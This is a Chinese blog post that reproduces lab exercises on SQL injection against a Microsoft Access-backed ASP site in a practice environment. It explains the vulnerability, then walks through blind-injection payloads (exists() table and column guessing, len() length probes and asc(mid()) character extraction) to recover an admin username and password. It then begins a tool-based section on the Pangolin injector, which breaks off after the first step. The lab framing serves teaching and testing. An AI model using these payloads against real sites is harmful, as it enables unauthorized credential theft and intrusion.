SQL注入基础实战（i春秋）

原创

Jaychouzz_k 于 2018-08-17 10:22:50 发布 3071 收藏 23

本文链接：https://blog.csdn.net/qq_34449006/article/details/81772082

1.Access手工注入

实验环境

- **操作机：**`Windows XP`
- **目标机：**`Windows Server 2003`
- **目标地址：**`http://172.16.12.2`

实验工具

- 火狐浏览器：火狐浏览器是一款非常流行的Internet浏览器。

实验目的

1、学习Asp手工注入方法

2、学习Asp手工注入原理

实验内容

Access Access是Microsoft Office Access是由微软发布的关系数据库管理系统,是一款相对比较小巧，快捷的数据库，比起其他的数据库，Access比较轻快与简便，容易上手，它常常与Asp网站脚本程序在一起使用。

常见搭建组合

脚本格式	数据库	搭建平台	操作系统
asp	access、SqlServer	iis	windows
php	mysql、postsql	apache、iis	windows、linux
aspx	SqlServer	iis	windows
jsp	oracle, SqlServer	iis、tomcat	window、linux

SQL注入（SQL Injection）

认识SQL注入

SQL注入漏洞可以说是在企业运营中会遇到的最具破坏性的漏洞之一，它也是目前被利用得最多的漏洞。要学会如何防御SQL注入，我们首先要对他进行了解。

SQL注入（SQLInjection）是这样一种漏洞：当我们的Web app 在向后台数据库传递SQL语句进行数据库操作时。如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，直接输入数据库引擎执行，获取或修改数据库中的数据。

- SQL注入漏洞的本质是把用户输入的数据当做代码来执行，违背了“数据与代码分离”的原则。
- SQL注入漏洞有两个关键条件，理解这两个条件可以帮助我们理解并防御SQL注入漏洞：

- 用户能控制输入的内容
- Web应用执行的代码中，拼接了用户输入的内容

SQL注入原理

- SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。

注：此实验后台不能登录，获取到账号密码即可

实验步骤

步骤1：发现Access注入：

- 本步利用手工发现Access注入

首先我们打开火狐浏览器，按F9弹出hackbar插件栏，输入172.16.12.2进入目标网站，随意点击几个连接，发现网站后方都是以id参数为结尾的。

前面已经说过，以id为参数，可能会造成注入漏洞，

看到ID参数应该第一时间联想到注入，我们首先使用and 1=1 进行初步判断，是否有注入漏洞：

其实判断有注入的方法有很多，并不局限于and 1=1这个参数。

只需要在ID后面输入任意的字符，只要网站页面报错，则说明有注入。


这是为什么？因为只要网站报错，就说明我们任意输入的字符被带入到数据库查询了，因此我们可以插入恶意的SQL语句，注入攻击就这样产生了

现在已经成功的验证了这个网站的确存在注入，下一步我们将进行注入攻击

步骤2：Access注入攻击：


- 本步骤将进行手工注入攻击

我们首先了解下Access数据库的结构，Access数据库是以单文件，mdb格式，以表的形式存在，所以数据库也就是只有一个文件，它的结构如下图：



和Mysql数据库不同的是，Mysql数据库中有`information_schema`表，可以使用联合查询来查询敏感表中的敏感数据，因此Access数据库的注入，只能靠暴力猜解的方式进行

下图是Mysql的数据库结构



现在我们开始对注入点进行注入猜解：

- 猜解数据表

我们在id后面构造语句`and exists(select * from user)`，意思是查询Access表中的admin表，如果这个admin表存在，页面就会返回正常，如果不存在，则就会报错，至于是不是`user`，就要靠我们来进行暴力猜解了

可以看到，网页报错，说明并不存在user表，我们将user换为admin试试，构造语句`and exists(select * from admin=)` 猜解admin表是否存在:

通过上图可以发现，成功执行，页面没有变化，说明数据库中存在admin表

- 猜解数据列

现在我们已经确定了该数据库中存在admin表，接下来当然是要猜解admin表中的列，在id参数后构造语句 `and exists (select admin from admin)`，这条语句的意思是：查询admin表中的admin列，如果存在则返回正常，不存在则返回错误页面，现在我们进行构造：

我们发现返回正常，说明admin表中存在admin列，我们再继续猜解，看还有哪些列，因为一般情况下，有一个账号列，就必然有一个密码列，因此现在继续猜解列，在id后构造内容`and exists (select password from admin)`，这条语句的大意为：查询admin表下的password列，如果存在就返回正常，如果不存在则页面报错

如上，可以得出结论，admin表中存在password列，接下来我们猜解admin列和password列的长度是多少，因此只有确认了字段的长度，才能更加准确的来猜解数据的内容

- 猜解数据列的长度

使用语句`and (select top 1 len (admin) from admin)>3`，这条语句的意思是，如果admin表中admin列的长度大于3，则返回正常，如果小于3，则页面报错，现在进行猜解

当我们输入4的时候返回正常，输入5的时候返回错误，因此我们判定，admin列的长度为5，password列长度也和上一步操作一样，只需将admin列改为password列即可。

现在得到，admin和password列的内容都为5

- 猜解数据列的内容

接下来猜解admin列和password列的内容，在id后构造语句`and (select top 1 asc (mid(admin,1,1)) from admin)>96`,这条语句的意思是，如果admin列中第一个字符的ASCII码如果大于97则返回正常，如果小于97则返回错误。

可以看到，当我们输入97的时候，显示错误，96返回正常，说明第一个字符的ASCII码为97，对照下方ASCII表，可以得出，admin列中第一个字符为a

高四位 / 低四位		ASCII非打印控制字符										ASCII 打印字符															
		0000					0001					0010		0011		0100		0101		0110		0111					
		0					1					2		3		4		5		6		7					
		十进制	字符	ctrl	代码	字符解释	十进制	字符	ctrl	代码	字符解释	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	ctrl			
0000	0	0	BLANK NULL	^@	NUL	空	16	▶	^P	DLE	数据链路转意	32		48	0	64	@	80	P	96	`	112	p				
0001	1	1	☺	^A	SOH	头标开始	17	◀	^Q	DC1	设备控制 1	33	!	49	1	65	A	81	Q	97	a	113	q				
0010	2	2	☻	^B	STX	正文开始	18	↕	^R	DC2	设备控制 2	34	"	50	2	66	B	82	R	98	b	114	r				
0011	3	3	♥	^C	ETX	正文结束	19	!!	^S	DC3	设备控制 3	35	#	51	3	67	C	83	S	99	c	115	s				
0100	4	4	♦	^D	EOT	传输结束	20	¶	^T	DC4	设备控制 4	36	$	52	4	68	D	84	T	100	d	116	t				
0101	5	5	♣	^E	ENQ	查询	21	§	^U	NAK	反确认	37	%	53	5	69	E	85	U	101	e	117	u				
0110	6	6	♠	^F	ACK	确认	22	■	^V	SYN	同步空闲	38	&	54	6	70	F	86	V	102	f	118	v				
0111	7	7	•	^G	BEL	震铃	23	↨	^W	ETB	传输块结束	39	'	55	7	71	G	87	W	103	g	119	w				
1000	8	8	◘	^H	BS	退格	24	↑	^X	CAN	取消	40	(	56	8	72	H	88	X	104	h	120	x				
1001	9	9	○	^I	TAB	水平制表符	25	↓	^Y	EM	媒体结束	41	)	57	9	73	I	89	Y	105	i	121	y				
1010	A	10	◙	^J	LF	换行/新行	26	→	^Z	SUB	替换	42	*	58	:	74	J	90	Z	106	j	122	z				
1011	B	11	♂	^K	VT	竖直制表符	27	←	^[	ESC	转意	43	+	59	;	75	K	91	[	107	k	123	{				
1100	C	12	♀	^L	FF	换页/新页	28	∟	^\	FS	文件分隔符	44	,	60	<	76	L	92	\	108	l	124	|				
1101	D	13	♪	^M	CR	回车	29	↔	^]	GS	组分隔符	45	-	61	=	77	M	93	]	109	m	125	}				
1110	E	14	♫	^N	SO	移出	30	▲	^6	RS	记录分隔符	46	.	62	>	78	N	94	^	110	n	126	~				
1111	F	15	☼	^O	SI	移入	31	▼	^-	US	单元分隔符	47	/	63	?	79	O	95	_	111	o	127	Δ	Back space			

注：表中的ASCII字符可以用：ALT + "小键盘上的数字键" 输入

password列和上述方法一样，通过构造语句，`and (select top 1 asc (mid(password,1,1)) from admin)>XX`,其中X代表ASCII，根据页面的返回信息，可以很容易的判断出来字符的ASCII码，在通过上述表进行对照，即可得到账号密码，本文因篇幅有限，不再赘述重复的操作

通过一一的对比，我们成功的得出了账号密码。

实验结果分析与总结

本次试验我们通过手工注入Access，了解了Access的大致结构，并通过手工构造Access语句，成功的注入到了admin和password列中的数据，如果在真实的场景中我们可以通过登录进后台系统，进行下一步提权。

Sql注入是如何产生的？

> 当应用程序使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。 如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入。
>
> SQL注入可能导致攻击者使用应用程序登陆在数据库中执行命令。相关的SQL注入可以通过测试工具pangolin进行。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。在某些表单中，用户输入的内容直接用来构造动态SQL命令，或者作为存储过程的输入参数，这些表单特别容易受到SQL注入的攻击。而许多网站程序在编写时，没有对用户输入的合法性进行判断或者程序中本身的变量处理不当，使应用程序存在安全隐患。这样，用户就可以提交一段数据库查询的代码，根据程序返回的结果，获得一些敏感的信息或者控制整个服务器，于是SQL注入就发生了

2.Access工具注入

实验环境

- **操作机：**`Windows XP`
- **目标机：**`Windows Server 2003`
- **目标地址：**`http://172.16.12.2`

实验工具

> 穿山甲工具：穿山甲是一款Sql注入的工具，它可以支持Mysql、Sqlserver、Access等数据库的注入，还支持数 据导出，写一句话木马等操作，本次试验用到它的Access注入功能
>
> 御剑扫描器：御剑是一款轻型的Web目录扫描器，它集成了很强的字典，并且可以自己进行添加，可以使用它扫描到常用的敏感目录，本次试验主要用到御剑测Web目录扫描功能
>
> 谷歌浏览器：是一款非常流行的Internet浏览器

实验目的

1、掌握Access工具注入的方法

2、掌握Access工具注入的原理

实验内容

Access

Access是Microsoft Office Access是由微软发布的关系数据库管理系统,是一款相对比较小巧，快捷的数据库，比起其他的数据库，Access比较轻快与简便，容易上手，它常常与Asp网站脚本程序在一起使用。

常见搭建组合

脚本格式	数据库	搭建平台	操作系统
asp	access、SqlServer	iis	windows
php	mysql、postsql	apache、iis	windows、linux
aspx	SqlServer	iis	windows
jsp	oracle, SqlServer	iis、tomcat	window、linux

SQL注入（SQL Injection ）

认识SQL注入

SQL注入漏洞可以说是在企业运营中会遇到的最具破坏性的漏洞之一，它也是目前被利用得最多的漏洞。要学会如何防御SQL注入，我们首先要对他进行了解。

SQL注入（SQLInjection）是这样一种漏洞：当我们的Web app 在向后台数据库传递SQL语句进行数据库操作时。如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，直接输入数据库引擎执行，获取或修改数据库中的数据。

- SQL注入漏洞的本质是把用户输入的数据当做代码来执行，违背了“数据与代码分离”的原则。
- SQL注入漏洞有两个关键条件，理解这两个条件可以帮助我们理解并防御SQL注入漏洞：
  - 用户能控制输入的内容
  - Web应用执行的代码中，拼接了用户输入的内容

SQL注入原理

- SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。

SQL注入攻击的产生

> 当应用程序使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。 如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入。
>
> SQL注入可能导致攻击者使用应用程序登陆在数据库中执行命令。相关的SQL注入可以通过测试工具pangolin进行。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。在某些表单中，用户输入的内容直接用来构造动态SQL命令，或者作为存储过程的输入参数，这些表单特别容易受到SQL注入的攻击。而许多网站程序在编写时，没有对用户输入的合法性进行判断或者程序中本身的变量处理不当，使应用程序存在安全隐患。这样，用户就可以提交一段数据库查询的代码，根据程序返回的结果，获得一些敏感的信息或者控制整个服务器，于是SQL注入就发生了

实验步骤

步骤1：发现Access注入：

注意

在上一章手工注入中已经详细的解释了Access的注入原理与方法，本文将不再累述，只介绍大概原理，如不明白请阅读上篇文章

- 本步利用手工发现Access注入

首先我们输入172.16.12.2进入目标网站，随意点击几个连接，发现网站后方都是以id参数为结尾的。

前面已经说过，以id为参数，可能会造成注入漏洞，

看到ID参数应该第一时间联想到注入，我们首先使用and 1=1 进行初步判断，是否有注入漏洞：

其实判断有注入的方法有很多，并不局限于and 1=1这个参数。

只需要在ID后面输入任意的字符，只要网站页面报错，则说明有注入。

这是为什么？因为只要网站报错，就说明我们任意输入的字符被带入到数据库查询了，因此我们可以插入恶意的SQL语句，注入攻击就这样产生了


现在已经成功的验证了这个网站的确存在注入，下一步我们将进行注入攻击

步骤2：Access注入攻击：


- 本步骤将使用御剑扫描器对目标注入点进行扫描

点击桌面上的tools->注入工具->pangolin.exe


首先我们打开穿山甲扫描器：将语言设置为中文，这样一来看起来比较直观一些



